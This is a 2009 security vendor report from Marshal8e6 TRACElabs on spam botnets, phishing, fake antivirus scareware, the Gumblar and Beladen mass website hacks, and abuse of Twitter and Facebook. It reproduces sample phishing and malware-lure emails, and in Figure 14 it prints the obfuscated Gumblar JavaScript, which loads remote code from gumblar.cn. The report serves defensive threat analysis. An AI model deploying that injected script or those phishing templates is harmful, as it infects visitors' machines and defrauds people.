# Marshal8e6 Security Threats:
## Email and Web Threats

By Marshal8e6 TRACELabs July 2009

## Contents

## Introduction

This report has been prepared by the Marshal8e6 TRACElabs. It covers key trends and developments in Internet security over the last six months, as observed by security analysts at TRACElabs.

TRACElabs researches spam, phishing, Web threats and malware. It is also responsible for providing the spam and threat defense updates for the complete range of Marshal8e6's security solutions.

Data and analysis from TRACElabs is continuously updated and always accessible online at http://www.marshal8e6.com/trace.

# Key Points

- Spam volumes rose by 60% from January to June 2009, which marked a return to the high levels experienced prior to the takedown of the McColo network in November 2008.

- Approximately 75% of spam originates from only five botnets. In particular the Rustock botnet has emerged as the dominant force in spam output responsible for 40% of all spam so far in 2009 alone.

- The Pushdo (or Cutwail) botnet is the second largest spam distributor at 11% and is active in phishing and malware distribution as well as a wide range of spam.

- The key spamming botnets have evolved more sophisticated location and recovery mechanisms to counter any loss of their control servers which was the effect of the McColo take down in particular.

- The 'Canadian Pharmacy' program is a huge driver of spam, perhaps as much as 50%, and is being actively spammed by at least eight distinct botnets.

- Malicious spam and blended threats continue to pose a significant threat as botnets run campaigns sending spam with links to websites hosting malicious code. These campaigns can result in large spikes in malicious spam activity.

- The use of image spam spiked to 10% of all spam as spammers dust off their old techniques.

- Attackers continue to utilize older, known exploits. Keeping all software up to date is of paramount importance.

- Fake Anti-virus 'scareware' campaigns are widespread and are being distributed through multiple online communication channels, including spam, search engine results, and social networking sites. These scareware campaigns are being driven by generous commissions for successful 'installs'.

- Mass website hacks continue to be a major problem, with criminals making use of stolen credentials to gain access to legitimate websites to inject their malicious code and distribute their malware.

- The new social networking phenomenon Twitter is in particular being targeted with malicious URL's being hidden by shortened URL's and one of Twitters popular features 'Trending Topics' being used to disseminate even more malicious links and scareware.

# Email Threats

## Spam

Spam continues to be a huge problem for enterprises. Not only does spam consume valuable network resources, it remains a popular conduit for the distribution of malware, phishing and scams by cyber criminals and can therefore pose a significant threat to a business network. TRACElabs estimates that global spam volume typically exceeds 150 billion messages per day. Spam currently represents around 90% of all inbound email.

## Spam Volume

The volume of spam rebounded in the first half of 2009, as the spamming botnets recovered ground from the takedown of the McColo network in November 2008, which we covered in our January 2009 report. McColo was an ISP which hosted control servers for several major spamming botnets[1].

At TRACElabs, our proxy for spam volume movements is the Spam Volume Index (SVI), which tracks the volume of spam received by a representative bundle of domains that we monitor. The SVI indicates a 60% increase in spam from January to June 2009. However, viewed in a longer term context, spam volume merely returned to the high levels experienced in mid-2008 (Figure 1). The McColo event was a welcome, but temporary, respite from the spam deluge.




Figure 1: Marshal8e6 Spam Volume Index (SVI)

More recently, in June 2009, another rogue ISP called 3FN was disconnected from the Internet as a result of action from the US Federal Trade Commission. 3FN was known for hosting malicious content and botnet control servers.

While hopes were high for a noticeable reduction in spam volumes, only a minor blip was observed as spam from the Pushdo botnet was temporarily affected[2]. In the wake of theMcColo shutdown, it seems that those responsible for the key spamming botnets have evolved much more sophisticated location and recovery mechanisms to counter any sudden loss of their control servers. These measures include the use of domain name and random domain generation rather than hardcoded IP addresses and appear to have been successful for the spammers.

## Botnet Sources of Spam

*"If you know your enemies and know yourself, you can win a thousand battles without a single loss"* – Sun Tzu, in "The Art of War"

In an effort to "know your enemy" TRACElabs continues to research the botnet origins of spam. We created a new page at our TRACElabs Website[3] and posted our statistics and findings, which include descriptions of all the major spamming botnets.

At the end of June 2009, 75% of spam came from just five botnets (Figure 2).




Figure 2: Spam by Spambot Type, June 2009





Figure 3: Spambot Activity over Time, January – June 2009

The Rustock botnet has emerged as the dominant force in spam output so far in 2009, being responsible for over 40% of spam in Marshal8e6's spam traps by the end of June. Rustock is a sophisticated and prolific spamming machine. The individual spambots are among the fastest at sending spam that we have observed – we clocked one individual bot at 25,000 messages per hour from a standard desktop PC. Rustock uses a rootkit to hide itself on its host, and changes its spam templates often. It typically uses HTML templates from legitimate newsletters, inserting its own images and URL links. This helps give Rustock spam the appearance of legitimate email and an air of authenticity which helps it fool some spam filters and, more importantly, makes the messages harder to recognize as spam for users. It focuses almost exclusively on male enlargement treatments and other pharmaceutical drugs (Figure 4).

[1] http://www.marshal8e6.com/trace/i/Huge-Decrease-in-Spam,trace.815~.asp
[2] http://www.marshal8e6.com/trace/i/FTC-Shuts-Down-Rogue-ISP,trace.1003~.asp
[3] http://www.marshal8e6.com/TRACE/bot_statistics.asp



**From:** Thody Natalie
**Date:** Wednesday, 17 June 2009 2:32 p.m.
**To:**
**Subject:** Need me here?

Can't view this e-mail? Click here.

This e-mail was sent to you by Ucqpql.
If you would like to share this e-mail with a friend, please click here.


Please note: This e-mail was sent from an automated address that cannot reply to incoming e-mail, including customer service inquiries. For faster service, simply choose the appropriate help topic.

To manage your newsletter subscriptions, please click here.

Copyright □ 2001-2009, ljhycyok Union of U.S., Inc.

Figure 4: Typical spam message from the Rustock botnet – June 2009

The Pushdo botnet (also known as Cutwail) has also been particularly active. It sends a wide variety of campaigns promoting pharmaceuticals, fake designer goods, illegal software and much more, probably reflecting a wide client base. It is also very active in distributing malware[4]. It sends spam emails with malicious attachments, usually within a Zip file, with predictable regularity. Pushdo also sends malicious campaigns exploiting trusted social networking site brands such as Facebook. Last but not least, Pushdo is the major botnet involved in phishing, targeting the customers of a wide range of financial institutions (Figure 5).



**From:** Bank of America
**Date:** Wednesday, 17 June 2009 1:52 p.m.
**To:**
**Subject:** Bank of America: notification Tue, 16 Jun 2009 20:52:58 -0500

Message from Customer Service

This email sent to:

To:
Date:**Tue, 16 Jun 2009 20:52:58 -0500**

We would like to inform you that we have released a new version of Bank of America Customer Form. This form is required to be completed by all Bank of America customers.

Please follow these steps:

1.Open the form at http://www.bankofamericacom/srv_677/customerservice/securedirectory/cform.do/cform.php?id=68836430656881901013131109499233976749027709407537992016887363346179460736.
2.Follow given instructions.

**Because email is not a secure form of communication, please do not reply to this email.**
If you have any questions about your account or need assistance, please call the phone number on your statement or go to Contact Us at www.bankofamerica.com.

Figure 5: Phishing message from the Pushdo botnet – June 2009

## Spam Categories

Pharmaceutical spam, which mainly advertises fake prescription drugs, completely dominates our spam categories comprising 74% of all spam. Product spam, which covers things like replica watches and other fake designer goods is a distant second at 18%, while all the other categories come at under 4% (Figure 6).




Figure 6: Spam Categories

## Canadian Pharmacy Spam Remains a Problem

Obviously the pill business is a big driver for spam. In our last report in January, we reported one of the biggest programs behind much of the health spam – 'Canadian Pharmacy'. This brand is all-pervasive in spam, so much so, that we feel compelled to highlight it once again. At the time of writing, we observed at least eight distinct botnets actively spamming links which led to 'Canadian Pharmacy' websites:

### Botnets Spamming 'Canadian Pharmacy' in June 2009

Rustock (see figure 4)
Mega-D
Grum
Pushdo
Xarvester
Gheg
Waledac
Bagle

'Canadian Pharmacy' is now a single force driving a vast amount of spam, perhaps as much as 50% of global volumes. The business has been linked to Glavmed, an affiliate program that pays people to promote their Pharmacy websites[5]. The Glavmed website (www.glavmed.com) claims a 30-40% revenue share for referrals leading to sales. During 2008, researchers claimed the Canadian Pharmacy business was generating US $150 million in profits[6].

[4] http://www.marshal8e6.com/trace/i/And-More-Malicious-Spam-from-Pushdo,trace.892~.asp
[5] http://spamtrackers.eu/wiki/index.php?title=Glavmed
[6] http://www.theregister.co.uk/2008/06/12/storm_pharmacy_analysis/




Figure 7: ‘Canadian Pharmacy’ website

## Malicious Spam and Blended Threat Campaigns

So far in 2009, TRACElabs has observed a wide range of malicious spam campaigns, although these are not as large in volume terms as the many campaigns seen in mid-2008. Overall, malicious spam has dropped in percentage terms, but this is more a return to ‘normal’ levels than a sign that spammers are abandoning these campaigns (Figure 8). TRACElabs continues to see spikes of high activity when the major botnets decide to run new malicious campaigns. For example, in the last week of June malicious spam spiked to nearly 3% of spam.





Figure 8: The percentage of malicious spam has fallen

Earlier in the year, the Waledac botnet was active conducting a range of campaigns linked to topics news events, including President Obama, Valentines, fake coupons and bomb blast news stories which led users to Web pages loaded with the Waledac installer[7].

The Pushdo botnet also continues to pump out various malicious spam campaigns, some of which utilize social networking brands such as classmates.com (Figure 9).



**From:** Classmates server Center
**Date:** Thursday, 26 February 2009 7:53 a.m.
**To:**
**Subject:** 2009 Classmates - Getting Video

Special video report February 25, 2009:

One of your classmates has sent you a video invitation:
"Read the story and see photos of my wedding and our tour,Please discover our video invitation to your family. I hope to get back from you soon..."


Proceed to open full message text:

http://classmates.re

Sincerely, Willis Mclaughlin.
2009 Classmates Organisation Message Centre.

Figure 9: Fake Facebook malicious spam from the Pushdo botnet

In this example, users were led to a Website to which prompted them to install an ‘AdobeFlash Player’ to view the ‘video’ (Figure 10). This example of simple social engineering is typical of the types of blended threat attacks that are occurring in 2009. These attacks are called “blended” because they involve multiple technologies and attack vectors.



Video Message Box #4947145
"Video Invitation - February 25, 2009"

Do you want to run or save this file?

Name: Adobemedia10.exe
Type: Application, 15.5 KB
From: ...

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

Figure 10: Fake Classmates.com web landing page

## Spam Message Structure

The most notable change in the way spam is structured is a small shift back to the use of image spam, where the text is incorporated into an attached image. Spammers are once again experimenting with different formats, reminiscent of 2006/07 when image spam peaked at 50% of all spam (Figures 11, 12).

[7] http://www.marshal8e6.com/trace/i/Waledac-Wanna-Help-You-Survive-The-Crisis-,trace.875~.asp





Figure 11: Image spam increases


From: shelial@agacookeryhouse.nl Size: 34.0 KB
To:
Subject: Why look anywhere else? I found it here

Type: JPEG image Size: 7.6 KB

Figure 12: Image spam with the image split among 4 files, from the Xarvester botnet

# Web Threats

As the Web continues to grow in both sophistication and popularity, so do the security issues that surround it. Simply put, the Web is now much more complex than in the past. Websites have increasingly rich functionality, APIs, user-supplied content, third-party add-ons, widgets etc. The avenues for attack are multiplying and the criminals are taking advantage of that, often in large-scale and automated ways.

The distribution of malware via the Web is now both large-scale and widespread. There are many different ways for users to get infected. Some methods involve the exploitation of vulnerabilities in applications, such as browsers, browser add-ons, and other common devices. Other methods involve user interaction, combining social engineering with other trickery. Around 70% of the Websites hosting malicious code today are legitimate Websites that have been hacked, as opposed to specific sites that have been set up by the criminals[8].

This section covers the major Web security issues and themes that TRACElabs has observed over the last six months.


## Browser and other Application Vulnerabilities

The Web browser continues to be targeted. Many Web threats that we investigate continue to use vulnerabilities that are well known and have already been fixed by vendors. So the message to users is the same: always keep browsers right up to date.

Other applications are also being targeted. The last six months saw two new vulnerabilities appear in Adobe's Reader and Acrobat products that utilized JavaScript components to execute code[9] [10]. The mass Website attacks, outlined later in this report, used a range of exploits targeting older versions of Adobe Reader, Flash Player, and QuickTime.

## Fake Anti-virus 'Scareware'

Over the past few months, TRACElabs has noticed a distinct rise in fake anti-virus or 'scareware' campaigns. Once installed on a system, this malware pretends to scan the victim's computer, and then purports to have found lots of malware (which don't actually exist), it then requests money, usually around US $50, for the 'full software license' so that the victim's PC can be 'cleaned' of this fictitious malware (Figure 13).



Intel(R) Core(TM)2 Duo (2.30GHz)
Microsoft Windows XP (Service Pack 2)

Database update error!
The database is out of date. Some components are not working correctly. Update your software immediately!
Open update manager

Security threat!
The components providing security have reported a critically low level of system protection. Make sure all the components are working correctly.
Show

License error!
The Center for License Control has detected outdated or unknown software licenses.
Open license manager

24 dangerous files and (or) privacy violations found Security: 1%

The Internet is the main way viruses, spyware and adware are spreading. The biggest numbers of exploits are situated on the adult sites, making their visitors most vulnerable to the attacks. This component protects your security by blocking the access of the violators to the resource.

| Website URL | Problems | Comments |
|---|---|---|
| morpheus-download-morpheus.co | Adware | Computer programs that can copy itself and infect a com |
| celebrities-nude-movies.info | Viruses | Software which downloads advertisements to a compute |
| bitfas.com | Malware | Software designed to damage a computer |
| turkseventatil.com | Spyware | Software wich takes partial control over computer |
| toolbarusage.com | Spyware | Software wich takes partial control over computer |
| www.weblovelife.com | Viruses | Software which downloads advertisements to a compute |

Surf settings
Surf filter status:
Database version: 3/31/2009 - Out of date

Figure 13: Fake Anti-virus 'Scareware'

There are literally hundreds of these fake AV variants or 'skins'. Not only is the software a scam, often other unseen malware, such as password stealers or bots, are downloaded simultaneously. This malware is distributed in numerous ways, including via:

- Spam email attachments which are executable downloaders [11]
- Links in spam email which redirect the user to the scareware website
- Search engine optimization techniques which elevates scareware websites in user's search results [12]
- Bogus accounts in social or professional networking sites, such as Twitter and LinkedIn [13]

[8] http://www.scmagazineuk.com/Seventy-per-cent-of-100-most-popular-websites-hosted-malicious-content-or-link-last-year/article/126224/

[9] http://www.marshal8e6.com/trace/i/Adobe-PDF-Vulnerabilty,alerts.874~.asp

[10] http://www.marshal8e6.com/trace/i/Another-Adobe-PDF-Reader-Zero-Day-Vulnerability,trace.958~.asp

[11] http://www.marshal8e6.com/trace/i/Pushdo-Spam-Campaign-Update,trace.1002~.asp

[12] http://www.marshal8e6.com/trace/i/Tax-Refund-SEO,trace.933~.asp


[13] http://www.marshal8e6.com/trace/i/Scareware-Twitters,trace.1004~.asp

One of the reasons why fake anti-virus is so prevalent is that the operators behind it pay generous commissions to affiliates for successful installs and subsequent sales. In one case, an investigation found a one to two percent conversion rate and commissions in excess of 60%[14]. Recent legal action against distributers of scareware uncovered one million impacted users, suggesting a potential US$50 million in profits[15].

## Mass Website Hacks

The mass hacking of legitimate websites is now a commonplace feature of the threat landscape. Attackers are exploiting server vulnerabilities in a highly automated way to achieve maximum effect. A couple of significant examples outlined below illustrate some of the important issues involved.

In April/May 2009, a high-profile attack, named 'Gumblar' for one of the domains that users were directed to, grew rapidly and was widespread, affecting as many as 60,000 legitimate websites[16]. The attack injected malicious JavaScript code into Web pages which then redirected browsers to the pages loaded with a range of exploits targeting known vulnerabilities, including Adobe's Flash Player and Reader. The resulting malware then monitored browser traffic to steal credentials and modify Google search results to replace legitimate URL links with those of the criminals' affiliates. Stolen FTP accounts appear to have been a significant factor in the spread of this malware[17]. This also seems to be an increasingly common way for criminals to gain access to websites, particularly given the abundance of password-stealing malware[18] in existence.



```
(function(jil){var xR5p='%';eval(unescape(('var"20a"3d"22Sc"72iptEngin"65"22"2c"
62"3d"22"56ers"69on()+"22"2c"6a"3d"22"22"2cu"3dnavig"61t"6fr"2e"75s"65rAgent"3bi
f(("75"2eind"65xOf"28"22Win"22)"3e0)"26"26(u"2e"69n"64exO"66("22NT"20"36"22"29"3
c0)"26"26(documen"74"2ecookie"2e"69ndex"4f"66"28"22"6die"6b"3d1"22)"3c0)"26"26"2
8t"79"70e"6ff("7arvzts)"21"3dtypeof("22A"22))"29"7bzrvzts"3d"22A"22"3b"65va"6c("
22if(wi"6edow"2e"22+a+"22"29j"3d"6a+"22+a+"22M"61jo"72"22+"62"2ba+"22Minor"22"2b
b+a+"22B"75"691d"22"2bb"2b"22j"3b"22)"3bdocu"6de"6e"74"2ewr"69"74e("22"3csc"72ip
t"20sr"63"3d"2f"2fgumblar"2ecn"2frss"2f"3fid"3d"22+j+"22"3e"3c"5c"2f"73cript"3e"
22"29"3b"7d').replace(jil,xR5p))}})(/"/g);
```

Figure 14: Obfuscated JavaScript code in legitimate Web page used in Gumblar attack

Hot on the heels of Gumblar, another attack named 'Beladen' affected some 40,000 legitimate websites[19]. Like Gumblar, web pages were injected with JavaScript code that then redirected browsers to another site hosting the usual collection of known exploits, including one targeting QuickTime. It remains unclear exactly how these websites were compromised, but once again, like Gumblar, stolen FTP accounts are thought to be responsible.

## Exploitation of Social Networking sites

As online social networks, such as Facebook, MySpace and Twitter grow in popularity; they become an ever more attractive target for attacks. The concerns are twofold. First is the security of personal data, which if compromised, can then be used or on-sold. The second concern is the use of these popular and trusted Web platforms as conduits for spam and malware.

### Facebook Flaws

In May 2009, a flaw was discovered within a specific feature in Facebook. When users tried to find the people they know on Facebook by uploading a file of email addresses, they actually gained access to data that was supposed to be private, such as profile pictures, names, networks and e-mail addresses[20]. Another issue arose in June, when a hack was discovered for Facebook that allowed other user's personal details to be retrieved[21].

In both these cases, Facebook quickly fixed the issues and there is little evidence to suggest that these vulnerabilities were actually used for nefarious purposes. But they illustrate a wider point, and that is the potential for these data breaches is there and users need to be very careful about what information they post to these forums.

### Twitter Scares

Twitter, a popular micro-blogging site, has been hit with several security issues over the past few months. In April, Twitter was subject to a Cross-Site-Scripting (XSS) attack where users' accounts were infected with JavaScript code causing 'tweets' to be spread to other users' profiles[22].

Criminals have been using Twitter to spread links leading to malware, in particular the fake anti-virus scareware mentioned previously. The people behind this campaign are using bogus twitter accounts to post tweets using one of Twitter's 'Trending Topics', which are popular topics that many people follow[23]. It's trivially easy to spread links around this way (Figure 15).

The issue is compounded by Twitter's 140 character limit on tweet posts, driving people to use one of the many URL shortening services available, such as TinyURL or bit.ly. The shortened URL ends up looking something like http://tinyurl.com/m39pud, which in this example leads you to our TRACElabs home page. It is difficult for a user to know where these links lead, and as such the system is ripe for abuse. Incidentally, some devices do allow you to view the full final destination URL. For example Firefox has an add-on called 'Long URL Please' which automatically converts shortened URLs as the web page is being loaded.

[14] http://www.secureworks.com/research/threats/rogue-antivirus-part-2/?threat=rogue-antivirus-part-2

[15] http://www.theregister.co.uk/2009/06/29/scareware_settlement/

[16] http://www.scmagazineus.com/Google-rates-Gumblar-distribution-URL-as- top-malwaresite/article/138004/

[17] http://blog.unmaskparasites.com/2009/05/07/gumblar-cn-exploit-12-facts-about-this-injected-script/

[18] http://www.marshal8e6.com/TRACE/traceitem.asp?article=844

[19] http://www.theregister.co.uk/2009/06/02/beladen_mass_website_infection/

[20] http://gadgetwise.blogs.nytimes.com/2009/05/07/a-facebook-bug-revealed-personal-e-mail-addresses/


[21] http://www.fbhive.com/how-you-used-to-be-able-to-access-anyones-basic-info/

[22] http://blogs.zdnet.com/security/?p=3125

[23] http://www.marshal8e6.com/trace/i/Scareware-Twitters,trace.1004~.asp

Also, some third-party Twitter clients, such as TweetDeck, have a URL preview function.

There are now a plethora of third party applications for Twitter that interface with its API. Concerns have been raised about potential vulnerabilities with, and misuse of, these applications[24]. There is even a tool that allows for automatic account creation and spamming of tweets to other users[25].



Trazz-ler Buzz
n. tracking popular travel destinations via Twitter.

Real-time results for "swine flu"

Save this search

219 more results since you started searching. Refresh to see them.

Wizz_Dumb: I HEARD KOBE GOT THE #SWINE FLU AND PLANS ON COUGHIN' ON DWIGHT HOWARD'S SHOULDER!!!!
less than 5 seconds ago from web

amadeoconstanzo: This **swine flu** officially a pandemic. But no need to fear - http://bit.ly/4mFW5S
less than 10 seconds ago from web

baumer275: **Swine Flu** -> http://a.gd/282/
less than 10 seconds ago from web

Figure 15: Twitter post with shortened URL leading to malware site

## Koobface Continues to Target Social

In our last report, we mentioned a piece of malware called Koobface which utilizes social networking sites to spread spam to other users and ultimately copies of itself[26]. Koobface still exists, with the latest variant hooking into the following array of Social Networking sites: Facebook.com, MySpace.com, Friendster.com, Hi5.com, Bebo.com, Fubar.com, MyYearbook.com and Tagged.com[27].

## Recommendations

This report makes rather sobering reading. The volume of spam has risen, and continues to pose a threat as a distribution mechanism for malware. Increasingly, the criminals are taking advantage of the Web's fantastic array of new rich functionality. Enterprises and computer users need to be vigilant as the criminals get ever more professional and sophisticated. Here then is our list of recommendations for mid-2009:

- Good anti-spam protection is essential. Many of today's attacks are blended threat attacks, and spam is often the starting point. The more spam you can filter out the less chance users have of clicking on those links. Spam filtering systems need to employ multiple technologies for maximum resiliency against the never ending changes in spam technologies and techniques.

  Marshal8e6 is constantly evolving its technology to better address blended threats. The acquisitionof the Avinti malware behavior analysis technology allows TRACElabs to improve detection and classification of malicious links and distribute that intelligence across the full suite of Marshal8e6 solutions.

- Secure Web browsing at the gateway, including the restriction of executable and other malicious content that can be downloaded by users, and the limiting of high-risk websites that have dubious reputations or are simply non-essential in the work place.

  TRACElabs will soon be launching a new web threat protection system called TRACEnet, which will be integrated with theWebMarshal secure web gateway solution and the Marshal8e6 URL Library. TRACEnet is specifically designed to address many of the malicious web attacks outlined in this report.

- Keep Web browsers, browser add-ons, and desktop software right up to date. Many malicious websites serve up old, known exploits. Always run the very latest browser version you can.

